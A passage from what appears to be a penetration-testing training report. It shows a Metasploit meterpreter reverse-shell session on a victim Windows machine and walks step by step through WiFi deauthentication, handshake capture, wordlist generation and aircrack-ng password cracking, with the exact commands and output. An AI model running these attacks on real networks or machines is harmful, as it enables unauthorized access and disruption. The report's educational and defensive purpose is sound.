



Figure 4 (It refer to Victim machine)



```
Applications  Places  Mar 8 01:02
blackhatdk@hatdk: ~/shadowfox

hosts

To boldly go where no
shell has gone before

[ metasploit v6.2.55-dev ]
+ -- [ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- [ 1391 payloads - 46 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.15:59731) at 2024-03-08 00:50:11 +0530

meterpreter >
```

Figure 7 (It refer to Attacker machine gain access of victim machine)

```
Applications  Places  Mar 8 01:03
blackhatdk@hatdk: ~/shadowfox

To boldly go where no
shell has gone before

[ metasploit v6.2.55-dev ]
+ -- [ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- [ 1391 payloads - 46 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.15:59731) at 2024-03-08 00:50:11 +0530

meterpreter > pwd
C:\Users\Dhiliyan
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users
=====
Mode                Size      Type       Last modified          Name
-----
040777/rwxrwxrwx  0      dir       2019-12-07 14:55:05 +0530 All Users
040555/r-xr-xr-x  8192   dir       2024-03-07 04:42:46 +0530 Default
040777/rwxrwxrwx  0      dir       2019-12-07 14:55:05 +0530 Default User
040777/rwxrwxrwx  8192   dir       2024-03-07 04:54:42 +0530 Dhiliyan
040555/r-xr-xr-x  4096   dir       2024-03-07 04:46:01 +0530 Public
100866/rw-rw-rw-  174    fil       2019-12-07 14:42:11 +0530 desktop.ini

meterpreter >
```

Figure 8 (It refer to info about victim machine)

CONCLUSION:

The successful execution of the reverse shell payload highlights the critical importance of securing systems against such attacks. Organizations and individuals must remain vigilant and implement robust security measures to mitigate the risk of unauthorized access and data breaches. Regular security audits, patch management, employee training, and the use of reputable security solutions are essential steps in safeguarding against such threats.

ACKNOWLEDGMENT OF LIMITATIONS:

This report is for educational purposes only and does not condone or endorse any illegal activities. Unauthorized access to computer systems is illegal and unethical. It is essential to obtain proper authorization before conducting security assessments or penetration tests. The techniques outlined in this report should only be used in a lawful and responsible manner, with explicit consent from relevant stakeholders.

TASK 4

OBJECTIVE:

The objective of this report is to demonstrate the vulnerability of WiFi networks to deauthentication attacks and password cracking techniques. Through a simulated attack on a target WiFi network, the report aims to showcase the ease with which unauthorized access can be gained to such networks, emphasizing the importance of robust security measures and vigilance in network administration.

INTRODUCTION:

In recent years, the prevalence of WiFi networks has made them a prime target for malicious activities such as unauthorized access. This report outlines a simulated attack on a WiFi network, aimed at capturing the handshake between a router and a client, and subsequently cracking the WiFi password. The attack methodology involves the use of Linux-based tools such as airodumpng, aireplay-ng, and aircrack-ng, as well as the hardware requirement of a WiFi adapter with monitor support.

REQUIREMENT SOFTWARE AND HARDWARE:

Software:

- Operating System: Linux distribution (e.g., Ubuntu, Kali Linux) Wireless
- Security Tools: Aircrack-ng suite (including airodump-ng, airmmon-ng, aireplay-ng) Crunch for password list generation

Hardware:

- Wireless Network Adapter:
- A wireless network adapter with monitor mode support is required to perform wireless network assessments and attacks.

METHODOLOGY:

Step 1: Configuration and Setup:

- Verify the current network interface configurations using the `ifconfig` and `iwconfig` commands to ensure the WiFi adapter is in managed mode.
- Spoof the MAC address of the WiFi adapter using the `ifconfig` command to avoid detection during the attack.

Step 2: Enable Monitor Mode:

- Kill any processes that may interfere with monitor mode using the `airmon-ng check kill` command.
- Set the WiFi adapter to monitor mode using the `iwconfig` command.
- Enable the WiFi interface again.

Step 4: Scan for WiFi Networks:

- Use the `airodump-ng` command to scan for available WiFi networks in the vicinity.
- Identify the target WiFi network based on its BSSID (MAC address) and channel information.

Step 5: Capture Handshake:

- Capture the packets exchanged between the router and client device to obtain the handshake using the `airodump-ng` command with the `--write` option.

Step 6: Deauthentication Attack:

- Launch a deauthentication attack on the target WiFi network using the `aireplay-ng` command, specifying the BSSID and client MAC address.
- Continuously send deauthentication packets to force the client device to reconnect and capture the handshake.

Step 7: Wordlist Generation:

- Use the `crunch` tool to generate a wordlist of passwords with specified criteria such as minimum and maximum length, Symbols and patterns.

Step 8: Password Cracking:

- Use the `aircrack-ng` command with the captured handshake file and the generated wordlist to attempt to crack the WiFi password.

ANALYSIS RESULT:

- Evaluate the success of the attack based on the successful capture of the handshake and the effectiveness of the password cracking attempt is success and Found key is “7299***245.
- Assess the vulnerabilities exposed during the attack and identify potential weaknesses in the WiFi network's security.
- Provide recommendations for improving network security and mitigating the risks of unauthorized access.

SECURITY MEASURES:

- Implement strong, complex passwords for WiFi networks.
- Utilize encryption protocols such as WPA3 for enhanced security.
- Regularly update passwords and monitor network traffic for suspicious activity.
- Educate users about the importance of WiFi network security and provide guidance on best practices for securing their connections.

OUTPUT:

```
(blackhatdk@hatdk):~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 ::1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:00:00:31 txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 650 (650.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 44 bytes 7660 (7.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 52:54:00:12:34:56 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(blackhatdk@hatdk):~$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11 ESSID:off/any
          Mode:Managed Access Point:Not-Associated Tx-Power=20 dBm
          Retry short limit:7 RTS thr=2347 B Fragment thr:off
          Power Management:off

(blackhatdk@hatdk):~$
```

Figure 1 (It refer to check network interface mode)

```
(blackhatdk@hatdk):~$ sudo ifconfig wlan0 down
[sudo] password for blackhatdk:
Sorry, try again.
[sudo] password for blackhatdk:

(blackhatdk@hatdk):~$ sudo ifconfig wlan0 hw ether 
(blackhatdk@hatdk):~$ sudo ifconfig wlan0 up
(blackhatdk@hatdk):~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 ::1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:00:12:34 txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 650 (650.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 47 bytes 7846 (7.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
    ether 08:00:27:00:12:34 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(blackhatdk@hatdk):~$
```

Figure 2 (It refer to spoofing mac address)

```
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(blackhatdk@hatdk):~$ sudo ifconfig wlan0 down
[sudo] password for blackhatdk:

(blackhatdk@hatdk):~$ sudo airmon-ng check kill

(blackhatdk@hatdk):~$ sudo ifconfig wlan0 mode monitor
(blackhatdk@hatdk):~$ sudo ifconfig wlan0 up
(blackhatdk@hatdk):~$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
    ether 08:00:27:00:12:34 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(blackhatdk@hatdk):~$
```

Figure 3 (It refer to enable monitor mode)




Figure 4 (It refer to scan the wifi network interface)




Figure 5 (It refer to scan specific network)

```

(blackhat@kali:~/shadowfox-wifi-assess)
$ sudo aireplay-ng --deauth 100000000 -a CC: [redacted] -c 52:6C:E0:C9:D2:E4 wlan0
[sudo] password for blackhat@kali:
03:51:55 Waiting for beacon frame (BSSID: CC:2D:21:04:A0:11) on channel 3
03:51:55 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/64 ACKs]
03:51:56 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:51:58 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/64 ACKs]
03:51:59 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/64 ACKs]
03:52:00 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/78 ACKs]
03:52:01 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/63 ACKs]
03:52:02 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/66 ACKs]
03:52:02 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/64 ACKs]
03:52:03 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:04 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/64 ACKs]
03:52:05 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/64 ACKs]
03:52:06 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/63 ACKs]
03:52:07 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:07 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/66 ACKs]
03:52:08 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:09 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/67 ACKs]
03:52:10 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:11 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:12 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:13 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/64 ACKs]
03:52:14 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:14 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [ 0/65 ACKs]
03:52:15 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [11/67 ACKs]
03:52:16 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [38/73 ACKs]
03:52:17 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [52/66 ACKs]
03:52:18 Sending 64 directed DeAuth (code 7), STMAC: [52:6C:E0:C9:D2:E4] [68/68 ACKs]

```

Figure 6 (It refer to perform deauth attack)

```

CH 3 || Elapsed: 8 mins || 2024-03-05 03:54 || WPA handshake: [redacted] A0:11
BSSID PWR RXQ Beacons #Data, #/s CH NB ENC CIPHER AUTH ESSID
CC: [redacted] A0:11 -69 100 4745 1515 0 3 270 WPA2 CCMP PSK Selvi
BSSID STATION PWR Rate Lost Frames Notes Probes
CC: [redacted] A0:11 7C:83:5E:24:BC:1D -1 1e- 0 0 1244
CC: [redacted] A0:11 52:6C:E0:C9:D2:E4 -70 1e- 1e 117 26857 EAPOL Selvi

```

Figure 7 (It refer to capture handshake)




Figure 8 (It refer to create wordlist)




Figure 9 (It refer to perform password cracking attack)




Figure 10 (It refer to crack it password)

CONCLUSION:

This exercise underscores the critical need for robust security measures to safeguard WiFi networks against unauthorized access. Network administrators should implement strong passwords, encryption protocols, and intrusion detection systems to mitigate the risk of security breaches. Similarly, users must be vigilant about their WiFi network security and adopt best practices to prevent exploitation by malicious actors.

ACKNOWLEDGMENT OF LIMITATIONS:

This demonstration is conducted solely for educational and informational purposes. The actions performed in this demonstration are intended to illustrate the potential vulnerabilities in WiFi networks and the importance of securing them effectively. It is crucial to emphasize that attempting to penetrate or exploit networks without explicit authorization is illegal and unethical. The techniques demonstrated here should only be employed in a controlled and authorized environment, with permission from the network owner. The responsibility lies with the individual to use this knowledge responsibly and ethically. The author and OpenAI assume no liability for any misuse or unlawful activities resulting from the information provided in this demonstration.

